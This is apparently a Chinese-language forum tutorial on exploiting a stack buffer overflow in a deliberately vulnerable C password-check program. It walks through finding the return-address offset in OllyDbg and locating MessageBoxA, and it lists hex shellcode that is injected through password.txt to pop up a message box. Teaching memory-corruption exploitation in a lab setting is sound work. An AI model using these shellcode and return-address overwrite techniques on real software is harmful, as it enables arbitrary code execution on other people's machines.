本节将涉及极少量的汇编语言编程，不过不要怕，非常简单，我会给于详细的解释，不用专门去学汇编语言也能扛下来

另外本节需要最基本的使用OllyDbg进行调试，并配合一些其他工具以确认一些内存地址。当然这些地址的确认方法有很多，我只给出一种解决方案，如果大家在实验的时候有什么心得，不妨在跟贴中拿出来和大家一起分享，一起进步。


开始前简单回顾上节的内容：

password.txt 文件中的超长畸形密码读入内存后，会淹没verify_password函数的返回地址，将其改写为密码验证正确分支的指令地址

函数返回时，错误的返回到被修改的内存地址处取指执行，从而打印出密码正确字样

试想一下，如果我们把buffer[44]中填入一段可执行的机器指令（写在password.txt文件中即可），再把这个返回地址更改成buffer[44]的位置，那么函数返回时不就正好跳去buffer里取指执行了么——那里恰好布置着一段用心险恶的机器代码！

本节实验的内容就用来实践这一构想——通过缓冲去溢出，让进程去执行布置在缓冲区中的一段任意代码。






图1

如上图所示，在本节实验中，我们准备向password.txt文件里植入二进制的机器码，并用这段机器码来调用windows的一个API函数MessageBoxA，最终在桌面上弹出一个消息框并显示“failwest”字样。事实上，您可以用这段代码来做任何事情，我们这里只是为了证明技术的可行性。

为了完成在栈区植入代码并执行，我们在上节的密码验证程序的基础上稍加修改，使用如下的实验代码：

```
#include <stdio.h>
#include <windows.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
	int authenticated;
	char buffer[44];
	authenticated=strcmp(password,PASSWORD);
	strcpy(buffer,password);//over flowed here!
	return authenticated;
}
main()
{
	int valid_flag=0;
	char password[1024];
	FILE * fp;
	LoadLibrary("user32.dll");//prepare for messagebox
	if(!(fp=fopen("password.txt","rw+")))
	{
		exit(0);
	}
	fscanf(fp,"%s",password);
	valid_flag = verify_password(password);
	if(valid_flag)
	{
		printf("incorrect password!\n");
	}
	else
	{
		printf("Congratulation! You have passed the verification!\n");
	}
	fclose(fp);
```

}

这段代码在底4讲中使用的代码的基础上修改了三处：

增加了头文件windows.h，以便程序能够顺利调用LoadLibrary函数去装载user32.dll

verify_password函数的局部变量buffer由8字节增加到44字节，这样做是为了有足够的空间来“承载”我们植入的代码

main函数中增加了LoadLibrary("user32.dll")用于初始化装载user32.dll，以便在植入代码中调用MessageBox

用VC6.0将上述代码编译（默认编译选项，编译成debug版本），得到有栈溢出的可执行文件。在同目录下创建password.txt文件用于程序调试。

我们准备在password.txt文件中植入二进制的机器码，在password.txt攻击成功时，密码验证程序应该执行植入的代码，并在桌面上弹出一个消息框显示“failwest”字样。

让我们在动手之前回顾一下我们需要完成的几项工作：

1：分析并调试漏洞程序，获得淹没返回地址的偏移——在password.txt的第几个字节填伪造的返回地址

2：获得buffer的起始地址，并将其写入password.txt的相应偏移处，用来冲刷返回地址——填什么值

3：向password.txt中写入可执行的机器代码，用来调用API弹出一个消息框——编写能够成功运行的机器代码（二进制级别的哦）

这三个步骤也是漏洞利用过程中最基本的三个问题——淹到哪里，淹成什么以及开发shellcode

首先来看淹到什么位置和把返回地址改成什么值的问题

本节验证程序里verify_password中的缓冲区为44个字节，按照前边实验中对栈结构的分析，我们不难得出栈帧中的状态如下图所示：




图2

如果在password.txt中写入恰好44个字符，那么第45个隐藏的截断符null将冲掉authenticated低字节中的1，从而突破密码验证的限制。我们不妨就用44个字节做为输入来进行动态调试。

出于字节对齐、容易辨认的目的，我们把“4321”作为一个输入单元。
buffer[44]共需要11个这样的单元
第12个输入单元将authenticated覆盖
第13个输入单元将前栈帧EBP值覆盖
第14个输入单元将返回地址覆盖

分析过后我们需要进行调试验证分析的正确性。首先在password.txt中写入11组“4321”共44个字符：

图3

如我们所料，authenticated被冲刷后程序将进入验证通过的分支：





图4

用OllyDbg加载这个生成的PE文件进行动态调试，字符串拷贝函数过后的栈状态如图：






图5

此时的栈区内存如下表所示

局部变量名	内存地址	偏移3处的值	偏移2处的值	偏移1处的值	偏移0处的值
buffer[0~3]	0x0012FAF0	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
……	（9个双字）	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
buffer[40~43]	0x0012FB18	0x31 (‘1’)	0x32 (‘2’)	0x33 (‘3’)	0x34 (‘4’)
authenticated （被覆盖前）	0x0012FB1C	0x00	0x00	0x00	0x31 (‘1’)
authenticated （被覆盖后）	0x0012FB1C	0x00	0x00	0x00	0x00 (NULL)
前栈帧EBP	0x0012FB20	0x00	0x12	0xFF	0x80
返回地址	0x0012FB24	0x00	0x40	0x11	0x18

动态调试的结果证明了前边分析的正确性。从这次调试中我们可以得到以下信息：

buffer数组的起始地址为0x0012FAF0——注意这个值只是我调试的结果，您需要在自己机器上重新确定！

password.txt文件中第53到第56个字符的ASCII码值将写入栈帧中的返回地址，成为函数返回后执行的指令地址

也就是说将buffer的起始地址0x0012FAF0写入password.txt文件中的第53到第56个字节，在verify_password函数返回时会跳到我们输入的字串开始出取指执行。

我们下面还需要给password.txt中植入机器代码。

让程序弹出一个消息框只需要调用windows的API函数MessageBox。MSDN对这个函数的解释如下：

```
int MessageBox(
  HWND hWnd,          // handle to owner window
  LPCTSTR lpText,     // text in message box
  LPCTSTR lpCaption,  // message box title
```

```
  UINT uType        // message box style
);
```

hWnd
[in] 消息框所属窗口的句柄，如果为NULL的话，消息框则不属于任何窗口
lpText
[in] 字符串指针，所指字符串会在消息框中显示
lpCaption
[in] 字符串指针，所指字符串将成为消息框的标题
uType
[in] 消息框的风格（单按钮，多按钮等），NULL代表默认风格

虽然只是调一个API，在高级语言中也就一行代码，但是要我们直接用二进制指令的形式写出来也并不是一件容易的事。这个貌似简单的问题解决起来还要用一点小心思。不要怕，我会给我的解决办法，不一定是最好的，但是能解决问题。

我们将写出调用这个API的汇编代码，然后翻译成机器代码，用16进制编辑工具填入password.txt文件。

注意：熟悉MFC的程序员一定知道，其实系统中并不存在真正的MessagBox函数，对MessageBox这类API的调用最终都将由系统按照参数中字符串的类型选择“A”类函数（ASCII）或者“W”类函数（UNICODE）调用。因此我们在汇编语言中调用的函数应该是MessageBoxA。多说一句，其实MessageBoxA的实现只是在设置了几个不常用参数后直接调用MessageBoxExA。探究API的细节超出了本书所讨论的范围，有兴趣的读者可以参阅其他书籍。

用汇编语言调用MessageboxA需要三个步骤：

1.装载动态链接库user32.dll。MessageBoxA是动态链接库user32.dll的导出函数。虽然大多数有图形化操作界面的程序都已经装载了这个库，但是我们用来实验的consol版并没有默认加载它

2.在汇编语言中调用这个函数需要获得这个函数的入口地址

3 在调用前需要向栈中按从右向左的顺序压入MessageBoxA的四个参数。当然，我肯定压如failwest啦，哈哈

对于第一个问题，为了让植入的机器代码更加简洁明了，我们在实验准备中构造漏洞程序的时候已经人工加载了user32.dll这个库，所以第一步操作不用在汇编语言中考虑。

对于第二个问题，我们准备直接调用这个API的入口地址，这个地址需要在您的实验机器上重新确定，因为user32.dll中导出函数的地址和操作系统版本和补丁号有关，您的地址和我的地址不一定一样。

MessageBoxA的入口参数可以通过user32.dll在系统中加载的基址和MessageBoxA在库中的偏移相加得到。为啥？看下看雪老大《软件加密与解密》中关于虚拟地址这些基础知识的论述吧，相信版内也有很多相关资料。

这里简单解释下，MessageBoxA是user32.dll的一个导出函数，要确定它首先要知道user32.dll在虚拟内存中的装载地址（与操作系统版本有关），然后从这个基地址算起，找到MessageBoxA这个导出函数的偏移，两者相加，就是这个API的虚拟内存地址。

具体的我们可以使用VC6.0自带的小工具“Dependency Walker”获得这些信息。您可以在VC6.0安装目录下的Tools下找到它：




图6

运行Depends后，随便拖拽一个有图形界面的PE文件进去，就可以看到它所使用的库文件了。在左栏中找到并选中user32.dll后，右栏中会列出这个库文件的所有导出函数及偏移地址；下栏中则列出了PE文件用到的所有的库的基地址。




图7

如上图示，user32.dll的基地址为0x77D40000，MessageBoxA的偏移地址为0x000404EA。基地址加上偏移地址就得到了MessageBoxA在内存中的入口地址：0x77D804EA

有了这个入口地址，就可以编写进行函数调用的汇编代码了。这里我们先把字符串“failwest”压入栈区，消息框的文本和标题都显示为“failwest”，只要重复压入指向这个字符串的指针即可；第一个和第四个参数这里都将设置为NULL。写出的汇编代码和指令所对应的机器代码如下：

机器代码（16进制）　　汇编指令　　注释
33 DB　　XOR EBX,EBX　　压入NULL结尾的”failwest”字符串。之所以用EBX清零后入栈做为字符串的截断符，是为了避免“PUSH 0”中的NULL，否则植入的机器码会被strcpy函数截断。
53　　PUSH EBX
68 77 65 73 74　　PUSH 74736577
68 66 61 69 6C　　PUSH 6C696166
8B C4　　MOV EAX,ESP　　EAX里是字符串指针
53　　PUSH EBX　　四个参数按照从右向左的顺序入栈，分别为:
(0,failwest,failwest,0)
消息框为默认风格，文本区和标题都是“failwest”
50　　PUSH EAX
50　　PUSH EAX
53　　PUSH EBX
B8 EA 04 D8 77　　MOV EAX, 0x77D804EA　　调用MessageBoxA。注意不同的机器这里的
函数入口地址可能不同，请按实际值填入!
FF D0　　CALL EAX

从汇编指令到机器码的转换可以有很多种方法。调试汇编指令，从汇编指令中提取出二进制机器代码的方法将在后面逐一介绍。由于这里仅仅用了11条指令和对应的26个字节的机器代码，如果您一定要现在就弄明白指令到机器码是如何对应的话，直接查阅Intel的指令集手工翻译也不是不可以。

将上述汇编指令对应的机器代码按照上一节介绍的方法以16进制形式逐字抄入password.txt，第53到56字节填入buffer的起址0x0012FAF0，其余的字节用0x90(nop指令)填充，如图：




图8

换回文本模式可以看到这些机器代码所对应的字符：




图9

这样构造了password.txt之后在运行验证程序，程序执行的流程将按下图所示：




图10

程序运行情况如图：




图11

成功的弹出了我们植入的代码！

您成功了吗？如果成功的唤出了藏在password.txt中的消息框，请在跟贴中吱一下，和大家一起分享您喜悦的心情，这是我们学习技术的源动力。

最后总结一下本节实验的几个要点：
确认函数返回地址与buffer数组的距离——淹哪里
确认buffer数组的内存地址——把返回地址淹成什么（需要调试确定，与机器有关）
编制调用消息框的二进制代码，关键是确定MessageBoxA的虚拟内存地址（与机器有关）

我实验用的PE和password.txt在这里：

想要PE的请点这里： stack_overflow_exec.rar(备份：https://download.csdn.net/download/whatday/10683396)
想要Passwrd.txt的请点这里： password.txt(备份：https://download.csdn.net/download/whatday/10683468)

这节课的题目是麻雀虽小，五脏俱全。这是因为这节课第一次把漏洞利用的全国程展现给了大家：
